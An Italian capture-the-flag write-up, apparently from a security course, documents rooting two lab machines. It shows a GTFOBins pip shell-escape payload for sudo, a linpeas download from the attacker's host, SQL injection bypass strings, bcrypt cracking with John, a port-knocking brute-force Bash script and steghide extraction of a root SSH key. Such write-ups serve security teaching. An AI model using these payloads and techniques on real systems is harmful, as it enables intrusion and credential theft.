drwxr-xr-x 3 arsen arsen 4096 Oct  4  2021 arsen
drwxr-xr-x 4 icex64 icex64 4096 Oct  7  2021 icex64
```



Con sudo vedo i comandi che con l'utente icex64 posso eseguire senza dover inserire nessuna password che infatti ci mostra come esso può eseguire lo script Python /home/arsene/heist.py come l'utente arsene senza dover fornire una password.

Continuo a navigare nella home directory dell'utente arsene dove possiamo trovare diversi file, tra cui lo script Python che icex64 può eseguire come arsene senza password. Navighiamo ancora verso la home directory di arsene e apriamo il file di testo, dove leggendo sembra che si stia referendo a heist.py.

```
icex64@LupinOne:/home$ sudo -l
Matching Defaults entries for icex64 on LupinOne:
    env_reset, mail_badpass, secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin

User icex64 may run the following commands on LupinOne:
    (arsene) NOPASSWD: /usr/bin/python3.9 /home/arsene/heist.py
icex64@LupinOne:/home$ cd arsene
icex64@LupinOne:/home/arsene$ ls -la
total 40
drwxr-xr-x 3 arsene arsene 4096 Oct  4  2021 .
drwxr-xr-x 4 root  root  4096 Oct  4  2021 ..
-rw-r--r-- 1 arsene arsene  47 Oct  4  2021 .bash_history
-rw-r--r-- 1 arsene arsene 220 Oct  4  2021 .bash_logout
-rw-r--r-- 1 arsene arsene 3526 Oct  4  2021 .bashrc
-rw-r--r-- 1 arsene arsene 118 Oct  4  2021 heist.py
drwxr-xr-x 3 arsene arsene 4096 Oct  4  2021 .local
-rw-r--r-- 1 arsene arsene  39 Oct  4  2021 note.txt
-rw-r--r-- 1 arsene arsene  807 Oct  4  2021 .profile
-rw-r--r-- 1 arsene arsene   67 Oct  4  2021 .secret
icex64@LupinOne:/home/arsene$ cat note.txt
Hi my friend Icex64,
Can you please help check if my code is secure to run, I need to use for my next heist.
I dont want to anyone else get inside it, because it can compromise my account and find my secret file.
Only you have access to my program, because I know that your account is secure.
See you on the other side.
Arsene Lupin.
icex64@LupinOne:/home/arsene$ sudo -l
Matching Defaults entries for icex64 on LupinOne:
    env_reset, mail_badpass, secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin

User icex64 may run the following commands on LupinOne:
    (arsene) NOPASSWD: /usr/bin/python3.9 /home/arsene/heist.py
icex64@LupinOne:/home/arsene$ cat /home/arsene/heist.py
import webbrowser

print ("Its not yet ready to get in action")

webbrowser.open("https://empirecybersecurity.co.mz")
icex64@LupinOne:/home/arsene$ locatewebbrowser
-bash: locatewebbrowser: command not found
icex64@LupinOne:/home/arsene$
```




Avvio il programma linpeas.sh per eseguire una possibile escalation di privilegi su sistemi operativi Linux.

Paolo Rampino 07/05/2025 17:50
<https://github.com/peass-ng/PEASS-ng/tree/master>

GitHub

GitHub - peass-ng/PEASS-ng: PEASS - Privilege Escalation Awesome Sc...

PEASS - Privilege Escalation Awesome Scripts SUITE (with colors) - peass-ng/PEASS-ng



<https://github.com/peass-ng/PEASS-ng/tree/master/linPEAS>

<https://github.com/peass-ng/PEASS-ng/releases/tag/20250518-5781f7e5>

peass-ng / PEASS-ng Public

Code Issues Pull requests Actions Projects Security Insights

Releases / 20250518-5781f7e5

Release refs/heads/master 20250518-5781f7e5 Latest

github-actions released this 4 days ago · 20250518-57... · ea9b930

fix capabilities module

Assets 18

File	Size	Last Updated
linpeas.sh	819 KB	4 days ago
linpeas_darwin_amd64	3.04 MB	4 days ago



```
icex64@LupinOne:/home/arsene$ locatewebdriver
locatewebdriver: command not found
icex64@LupinOne:/home/arsene$ cd /tmp
icex64@LupinOne:/tmp$ wget 192.168.1.188/linpeas.sh
--2025-05-22 06:27:06-- http://192.168.1.188/linpeas.sh
Connecting to 192.168.1.188:80... connected.
HTTP request sent, awaiting response... 200 OK
Length: 839046 (819K) [text/x-sh]
Saving to: 'linpeas.sh'

[Progress: 100% ==>] 819.38K --.-KB/s in 0.01s

2025-05-22 06:27:06 (57.6 MB/s) - 'linpeas.sh' saved [839046/839046]

icex64@LupinOne:/tmp$ ls
linpeas.sh
systemd-private-15af08c7bd864a53a3f8e13ae71bc25b-apache2.service-rooEgh
systemd-private-15af08c7bd864a53a3f8e13ae71bc25b-systemd-logind.service-crsoUhn
systemd-private-15af08c7bd864a53a3f8e13ae71bc25b-systemd-timesyncd.service-ukBCxg
icex64@LupinOne:/tmp$ chmod +x linpeas.sh
icex64@LupinOne:/tmp$ ./linpeas.sh
```

Release refs/heads/master 20250518-5781f7e5

Assets

- linpeas.sh (819 KB, 4 days ago)
- linpeas_darwin_arm64 (3.04 MB, 4 days ago)
- linpeas_fat.sh (3.12 MB, 4 days ago)
- linpeas_x86_64 (1.57 MB, 4 days ago)
- linpeas_x86 (2.92 MB, 4 days ago)
- linpeas_x86_64 (3.08 MB, 4 days ago)
- linpeas_x86 (2.07 MB, 4 days ago)
- linpeas_x86_64 (3.08 MB, 4 days ago)
- linpeas_x86 (2.07 MB, 4 days ago)


Do you like PEASS?

Collaborators

- Learn Cloud Hacking : <https://training.hacktricks.xyz>
- Follow on Twitter : @hacktricks_live
- Respect on HTR : SirBroccoli

```
icex64@LupinOne: /tmp
File Actions Edit View Help
Searching folders owned by me containing others files on it (limit 100)
Readable files belonging to root and readable by me but not world readable
Interesting writable files owned by me or writable by everyone (not in Home) (max 200)
https://book.hacktricks.wiki/en/linux-hardening/privilege-escalation/index.html#writable-files
/tmp/.font-unix
/tmp/.ICE-unix
/tmp/linpeas.sh
/tmp/.Test-unix
/tmp/.X11-unix
#)You_can_write_even_more_files_inside_last_directory
/usr/lib/python3.9/webbrowser.py
/var/tmp
/var/www/html
/var/www/html/image
/var/www/html/index.html
/var/www/html/-myfiles
/var/www/html/-myfiles/index.html
/var/www/html/robots.txt
/var/www/html/-secret
/var/www/html/-secret/index.html
/var/www/html/-secret/.mysecret.txt
Interesting GROUP writable files (not in Home) (max 200)
https://book.hacktricks.wiki/en/linux-hardening/privilege-escalation/index.html#writable-files
linpeas_darwin_arm64
linpeas_fat.sh
Other Interesting Files
```

Release refs/heads/master 20250518-5781f7e5



File read

It reads data from files, it may be used to do privileged reads or disclose files outside a restricted file system.

The read file content is corrupted as wrapped within an exception error.

```
TF=$(mktemp -d)
echo 'raise Exception(open("file_to_read").read())' > $TF/setup.py
pip install $TF
```

Library load

It loads shared libraries that may be used to run code in the binary execution context.

```
TF=$(mktemp -d)
echo 'from ctypes import cdll; cdll.LoadLibrary("lib.so")' > $TF/setup.py
pip install $TF
```

Sudo

If the binary is allowed to run as superuser by `sudo`, it does not drop the elevated privileges and may be used to access the file system, escalate or maintain privileged access.

```
TF=$(mktemp -d)
echo "import os; os.execl('/bin/sh', 'sh', '-c', 'sh <$(tty) >$(tty) 2>$(tty)')" > $TF/setup.py
sudo pip install $TF
```

```
icex64@LupinOne:/tmp$ ls -al /usr/lib/python3.9/webbrowser.py
-rwxrwxrwx 1 root root 24087 Oct  4 2021 /usr/lib/python3.9/webbrowser.py
icex64@LupinOne:/tmp$ nano /usr/lib/python3.9/webbrowser.py
icex64@LupinOne:/tmp$ nano /usr/lib/python3.9/webbrowser.py
icex64@LupinOne:/tmp$ nano /usr/lib/python3.9/webbrowser.py
icex64@LupinOne:/tmp$ sudo -l
Matching Defaults entries for icex64 on LupinOne:
    env_reset, mail_badpass, secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin
User icex64 may run the following commands on LupinOne:
    (arsene) NOPASSWD: /usr/bin/python3.9 /home/arsene/heist.py
icex64@LupinOne:/tmp$ sudo -u arsene inOne:
[sudo] password for icex64:
Sorry, try again.
[sudo] password for icex64:
Sorry, try again.
[sudo] password for icex64:
sudo: 3 incorrect password attempts
icex64@LupinOne:/tmp$ sudo -u arsene /usr/bin/python3.9 /home/arsene/heist.py
arsene@LupinOne:/tmp$ sudo -l
Matching Defaults entries for arsene on LupinOne:
    env_reset, mail_badpass, secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin
User arsene may run the following commands on LupinOne:
    (root) NOPASSWD: /usr/bin/pip
arsene@LupinOne:/tmp$
```





Epicode Black Box N.3



Effettuare gli attacchi necessari per diventare root.

PRESENTAZIONE BLACK BOX N.3

Questo progetto documenta il processo completo seguito per la risoluzione della **Black Box n.3** del corso EPICODE.

L'attività consisteva nell'analisi e compromissione di una macchina virtuale sconosciuta, utilizzando esclusivamente tecniche da **black box** (nessuna conoscenza preventiva del sistema).

Durante il percorso sono stati utilizzati strumenti di scansione, analisi di servizi di rete, tecniche di enumerazione e sfruttamento di vulnerabilità, fino all'ottenimento dell'accesso **root** e al recupero delle **tre flag** finali.





TROVARE L'INDIRIZZO IP DELLA MACCHINA TARGET

Le due macchine sono state configurate in modalità **bridge**, così da essere connesse alla stessa rete del router e ottenere un IP valido nella subnet locale.

Per identificare l'indirizzo IP della macchina target è stato utilizzato il comando: **arp-scan -l**

Questo comando effettua una scansione della rete locale e restituisce tutti i dispositivi attivi con il rispettivo indirizzo IP e MAC address.

Tra i risultati, è stato individuato l'IP della macchina obiettivo.

```
[user@parrot]~$ sudo arp-scan -l
Interface: enp0s3, type: EN10MB, MAC: 08:00:27:3b:ae:d7, IPv4: 192.168.1.1
Starting arp-scan 1.10.0 with 256 hosts (https://github.com/royhills/arp-scan)
192.168.1.5      2c:9c:58:8f:35:8f      (Unknown)
192.168.1.6      08:00:27:7d:d5:18      PCS Systemtechnik GmbH
192.168.1.1      24:2f:d0:07:60:48      (Unknown)
192.168.1.7      b6:07:80:85:47:36      (Unknown: locally administered)

4 packets received by filter, 0 packets dropped by kernel
Ending arp-scan 1.10.0: 256 hosts scanned in 2.890 seconds (88.58 hosts/sec). 4 responded
[user@parrot]~$
```

SCANSIONE DELLE PORTE CON NMAP

Una volta individuato l'IP della macchina target, è stata eseguita una scansione approfondita con **nmap** per identificare le porte aperte, i servizi in esecuzione e potenziali vulnerabilità.

Il comando utilizzato è stato: **nmap -Pn -sV -sC -O -oA 192.168.1.6 192.168.1.6**

Questa scansione ha restituito una lunga lista di porte aperte tra cui: 21, 42, 80, 135, 1433, 1723, 2222, 5060, 5061, 8080, 8443. Tra tutte, la porta **80/tcp** ha subito attirato l'attenzione per la presenza di un servizio web gestito da **Apache**.

```

21/tcp    open  ftp          Synology DiskStation NAS ftpd
| ftp-anon: Anonymous FTP login allowed (FTP code 230)
|_Can't get directory listing: PASV IP 172.17.0.2 is not the
42/tcp    open  tcpwrapped
80/tcp    open  http         Apache httpd 2.4.52 ((Ubuntu))
|_http-server-header: Apache/2.4.52 (Ubuntu)
| http-title: Login
|_Requested resource was login.php
| http-cookie-flags:
|   :
|   PHPSESSID:
|_      httponly flag not set

1723/tcp  open  pptp        (Firmware: 1)
2222/tcp  open  ssh         OpenSSH 8.9p1 Ubuntu 3ubuntu0.1
| ssh-hostkey:
|   2048 5a:94:da:11:0e:bb:87:a3:f6:36:bf:3e:86:14:e7:b3 (RSA)
|   256 2a:87:ec:bf:7e:df:01:cd:72:26:9f:f9:f2:3d:a1:77 (ECDSA)
|_  256 80:38:ad:fc:07:09:3a:16:29:eb:92:5a:5b:a6:1e:3b (ED25519)

```




ACCESSO AL SITO WEB TRAMITE PORTA 80

Collegandosi tramite browser all'indirizzo IP della macchina target, è apparsa una pagina web generata da un server Apache.

In questa fase è iniziata un'attenta analisi manuale dei contenuti esposti, con l'obiettivo di individuare possibili punti deboli, indizi o file nascosti.

Si è deciso quindi di ispezionare il codice sorgente per cercare elementi interessanti.





ANALISI DEL CODICE SORGENTE E FILE NASCOSTI

Nel codice sorgente della pagina iniziale sono stati individuati due elementi rilevanti:

- Un codice **Brainfuck** che, una volta decodificato, restituiva il numero **9991**, collegato alla parola "**di**".
- Un tag **** che puntava a una **JPEG** e conteneva il parametro **pass=accio**. Usando questo indizio con **steghide**, è stato possibile estrarre un file nascosto chiamato **poesia.txt**.

Nel file CSS era presente un ulteriore codice **Brainfuck** che decodificava il valore **55677**, corrispondente alla frase "**non avere**".

Infine, nell'inspector del browser, è stato individuato un **cookie** denominato **wand**, contenente la stringa **c2MqVDFsOVN5ezVi**. Questo elemento sarà utile più avanti.

```

1 1<!DOCTYPE html>
2 <html lang="en">
3 <head>
4   <meta charset="UTF-8">
5   <meta name="viewport" content="width=device-width, initial-scale=1.0">
6   <link rel="stylesheet" href="css/style.css">
7   <title>Login</title>
8 </head>
9 <body>
10 <!--
11 ++++++[>>+++++>++++++>++++++<<<-]>>>-----.,-----,<++,>+++++++,+,<,>,+++++
12 -->
13 -->
14 <!---->
15 
16 <hr>
17 <form method="POST">
18   <h1>Login</h1>
19   <input type="text" name="username" placeholder="Username" required>
20   <input type="password" name="password" placeholder="Password" required>
21   <input type="submit" value="Login">
22 </form>
23
24 </body>
25 </html>
26
27

```



ENUMERAZIONE DELLA PORTA 80

Per trovare contenuti nascosti all'interno del server web, è stato utilizzato **Gobuster** con una wordlist e ricerca di file .php:

```
gobuster dir -u http://target.com -w /usr/share/seclists/... -x php
```

L'enumerazione ha restituito tre directory di interesse:

- **/oldsite**
- **/tmp**
- **/welcome.php**

Ognuna di queste è stata successivamente visitata per raccogliere ulteriori dati e indizi utili.


/hta	(Status: 403) [Size: 276]
/htaccess.php	(Status: 403) [Size: 276]
/htpasswd.php	(Status: 403) [Size: 276]
/htpasswd	(Status: 403) [Size: 276]
/htaccess	(Status: 403) [Size: 276]
/hta.php	(Status: 403) [Size: 276]
/php	(Status: 403) [Size: 276]
/css	(Status: 301) [Size: 308]
/images	(Status: 301) [Size: 311]
/index.php	(Status: 302) [Size: 0] [-]
/index.php	(Status: 302) [Size: 0] [-]
/javascript	(Status: 301) [Size: 315]
/login.php	(Status: 200) [Size: 773]
/oldsite	(Status: 301) [Size: 312]
/server-status	(Status: 403) [Size: 276]
/tmp	(Status: 200) [Size: 18]
/welcome.php	(Status: 200) [Size: 29]



ANALISI DEI PERCORSI TROVATI: /TMP E /WELCOME.PHP

Durante l'analisi manuale dei percorsi individuati con Gobuster, sono stati rilevati nuovi elementi:

- /tmp conteneva un numero: **7282**, associabile alla parola “**intenzioni**”
Era presente anche un collegamento a [resource://content-accessible/plaintext.css](#), ma si è rivelato una **pista falsa**.
- /welcome.php mostrava un altro numero: **65511**, legato alla parola “**fatto**”.





ANALISI DI /OLDSITE E NUOVI CODICI NASCOSTI

Esplorando il percorso `/oldsite`, sono stati trovati ulteriori codici nascosti sia nel **codice sorgente HTML** che nei **file CSS**:

- Nel **codice sorgente HTML** era presente un codice **Brainfuck** che, una volta decodificato, ha restituito **12000**, collegato alla parola “**il**”.
- Nel **file CSS**, un altro codice **Brainfuck** decodificato ha fornito il valore **37789**, associato a “**buone**”.

```
1 <!DOCTYPE html>
2 <html lang="en">
3 <head>
4   <meta charset="UTF-8">
5   <meta name="viewport" content="width=device-width, initial-scale=1.0">
6   <link rel="stylesheet" href="css/style.css">
7   <title>Login</title>
8 </head>
9 <body>
10   
11 <!--
12 ++++++[>+>++++>++++++>++++++><<<-]>>+++++++.+-.-.-
13 -->
14   <form method="POST">
15     <input type="text" name="username" placeholder="Username" required>
16     <input type="password" name="password" placeholder="Password" required>
17     <input type="submit" value="Login">
18   </form>
19 </body>
20 </html>
21
22
23
```



ENUMERAZIONE INTERNA DI /oldsite E SCOPERTA NUOVI INDIZI


Una volta tornati su **/oldsite**, si è ripetuta l'enumerazione con lo stesso comando Gobuster per cercare ulteriori directory nascoste.

È stato trovato il percorso:

- **/oldsite/tmp**

All'interno, è stato individuato un ulteriore codice numerico: **41002**, associato alla parola “**misfatto**”.

/hta.php	(Status: 403) [Size: 276]
/htpasswd	(Status: 403) [Size: 276]
/hta	(Status: 403) [Size: 276]
/htaccess	(Status: 403) [Size: 276]
/htaccess.php	(Status: 403) [Size: 276]
/php	(Status: 403) [Size: 276]
/htpasswd.php	(Status: 403) [Size: 276]
/css	(Status: 301) [Size: 316]
/images	(Status: 301) [Size: 319]
/index.php	(Status: 302) [Size: 0] [
/index.php	(Status: 302) [Size: 0] [
/login.php	(Status: 200) [Size: 661]
/tmp	(Status: 200) [Size: 17]





SQL INJECTION E RACCOLTA CREDENZIALI

Nella sezione `/oldsite`, è stata individuata una vulnerabilità a **SQL Injection**, utilizzata per estrarre utenti e hash delle loro password.

Tra i comandi utilizzati:

- `' OR '1'='1` per forzare l'autenticazione
- `UNION SELECT` per forzare l'output delle query

Sono stati ottenuti:

- Utenti: **luca, marco, anna, milena**
- Hash delle password

Wrong password or username:
 anna
 luca
 marco
 milena

Wrong password or username:
 \$2y\$10\$Dy2MtfKLfvH78.bLGp6a7uBdSE1WNCSbnT0HvAQLyT2iGZWGO7TMK
 \$2y\$10\$INS1EUevEtLqsp.OEq4UkuGREzvkhZCdpT9h5t.Fw6oBZsai.Ei
 \$2y\$10\$gdY5a.GIC6ulg7ybIBMh0OU7Cdo.pEebWsL7E/CLGFHoTG39LePAK
 \$2y\$10\$3ESgP8ETH4VPbsw4C5hze6bP6QEDMByxelQEPUdh7Uh6Q6aHRZDy



DECRIPTAZIONE DELL'HASH CON JOHN THE RIPPER

Per recuperare la password dell'utente **milena**, è stato usato **John the Ripper** con la wordlist **rockyou.txt**.

Comando utilizzato: **john --wordlist=/usr/share/wordlists/rockyou.txt hash-milena.txt**

Il risultato è stato:

- Password di milena: **darkprincess**

```
[user@parrot] -[~/BlackBox/BlackBox3-Rampino/brute-force]
└─ $ john --wordlist=/usr/share/wordlists/rockyou.txt hash-milena.txt
Using default input encoding: UTF-8
Loaded 1 password hash (bcrypt [Blowfish 32/64 X3])
No password hashes left to crack (see FAQ)
[user@parrot] -[~/BlackBox/BlackBox3-Rampino/brute-force]
└─ $ john --show hash-milena.txt
?:darkprincess

1 password hash cracked, 0 left
```

LOGIN E RACCOLTA DI INDIZI VIA INPUT

Una volta effettuato l'accesso con le credenziali di **milena**, sono stati testati alcuni input nei form presenti sui siti web in ascolto sulla **porta 80**.

Inserendo il semplice tag **<script>**, il sito ha restituito frasi predefinite ispirate all'universo di Harry Potter, rivelando che il sistema rispondeva a input particolari.

Alcuni esempi:

- *"Signor harry, non puoi attraversare la barriera..."*
- *"Il signor Lunastorta porge i suoi complimenti..."*

Utilizzando le parole raccolte in precedenza (es. “fatto il misfatto”), sono comparsi messaggi che suggerivano chiaramente l'uso del servizio **knockd**, come:

"Hai provato a bussare?"

Ciao, milena!

Scrivi qualcosa...

Submit

Signor harry, non puoi attraversare la barriera del binario 9 e ¾. Sei sicuro di non essere un Babbano?

Ciao, milena!

Scrivi qualcosa...

Submit

Il signor Lunastorta porge i suoi complimenti al professor Piton e lo invita a tenere il suo naso adunco fuori dagli affari altrui.

Ciao, milena!

giuro solennemente di non avere buone intenzioni

Submit

Caro user, la Mappa del Malandrino nasconde un altro segreto. Hai provato a bussare?

Ciao, milena!

fatto il misfatto

Submit

Attenzione! La bacchetta di Milena ha reagito in modo strano vicino al libro di incantesimi di Luca. Forse un incantesimo combinato potrebbe svelare il mistero?



PORT KNOCKING PER LA PAROLA MANCANTE

La frase segreta "*giuro solennemente di non avere buone intenzioni*" è stata parzialmente decodificata da Brainfuck, rivelando le porte per tutte le parole tranne "solennemente". Per accedere a un servizio nascosto protetto da port knocking con questa sequenza, dobbiamo indovinare le porte mancanti.

SCOPO E FUNZIONAMENTO

Questo script Bash esegue un attacco di port knocking sul server target. Tenta di indovinare la porta mancante per la parola "solennemente" provando ogni porta TCP possibile nella seconda posizione della sequenza di knock. Le porte delle altre parole conosciute rimangono fisse, e per ogni tentativo viene usato il comando `knock` per inviare la sequenza di porte, con l'obiettivo di sbloccare un servizio nascosto.

```

#!/bin/bash
Indirizzo IP target,
target_ip="192.168.1.6"

Porta fissa per la prima parola ('giuro'),
porta_giuro=9220

Porte fisse per le parole successive,
porte_fisse=("55677" "37789" "7282") # Corrispondenti a 'di', 'non', 'avere' (esempio)

Loop per provare ogni porta da 1 a 65535 come la porta di 'solennemente',
echo "Inizio port knocking, iterando sulla porta per 'solennemente' ... "
for porta_solennemente in {1..65535}; do
    # Costruisci il comando knock con la sequenza: giuro → solennemente → di → non → avere
    sequenza_knock=("$porta_giuro" "$porta_solennemente" "${porte_fisse[@]}")
    echo "Tentativo con: knock $target_ip ${sequenza_knock[*]}"
    knock "$target_ip" "${sequenza_knock[@]}"
done

echo "Scansione di port knocking completata."

```



ACCESSO SSH COME MILENA E PRIMA FLAG

Con la porta 22 aperta, si è effettuato l'accesso SSH con l'utente **milena**.

All'interno della sua home directory è stata trovata la **prima flag**.

Analizzando la **.bash_history**, è stato individuato un file chiamato **.myLovePotion.swp**, contenente delle password in chiaro.

Una di queste è risultata funzionante per accedere via SSH come **luca**.

```
[x]-[user@parrot]-[~]
└─$ ssh milena@192.168.1.6 -p 22
milena@192.168.1.6's password:
Theta fa schifo

Last login: Thu May 22 17:17:33 2025
milena@blackbox:~$ ls
flag.txt
milena@blackbox:~$ cat flag.txt
FLAG{incanto_della_sapienza_123}
milena@blackbox:~$ find /home /tmp /var /root -type f
/home/shared/.myLovePotion.swp
milena@blackbox:~$ cat /home/shared/.myLovePotion.swp
ai(q4P7>(Fw9S3P
9iT(0F98!7^-I&h
darkprincess
```



ACCESSO SSH COME LUCA E SECONDA FLAG

Accedendo con l'utente **luca**, è stata trovata la **seconda flag** insieme a un file chiamato **theta-key.jpg.bk**.

Utilizzando **steghide** sull'immagine e come passphrase il **cookie wand** trovato all'inizio, è stato possibile estrarre la chiave **id_rsa** per l'utente **root**.

```
[user@parrot]~$ ssh luca@192.168.1.6 -p 22
luca@192.168.1.6's password:
Theta fa schifo

Last login: Wed May 21 22:23:52 2025 from 192.168.1.3
luca@blackbox:~$ ls
flag.txt
luca@blackbox:~$ cat flag.txt
FLAG{cuore_di_leone_456}
```



ACCESSO COME ROOT E FLAG FINALE

Con la chiave privata estratta, è stato effettuato l'accesso SSH come **root**.

All'interno della home directory è stata finalmente trovata la **flag finale**, completando con successo la black box n.3.

```
[user@parrot] -[~/Desktop]
└─ $steghide --extract -sf theta-key.jpg.bk
Enter passphrase:
wrote extracted data to "id_rsa".
```

```
[x] -[user@parrot] -[~/Desktop]
└─ $chmod 600 id_rsa
[user@parrot] -[~/Desktop]
└─ $ssh root@192.168.1.6 -i id_rsa
Theta fa schifo

Last login: Wed May 21 22:31:47 2025 from 192.168.1.3
root@blackbox:~# ls
flag.txt
```



Obiettivo raggiunto!!!

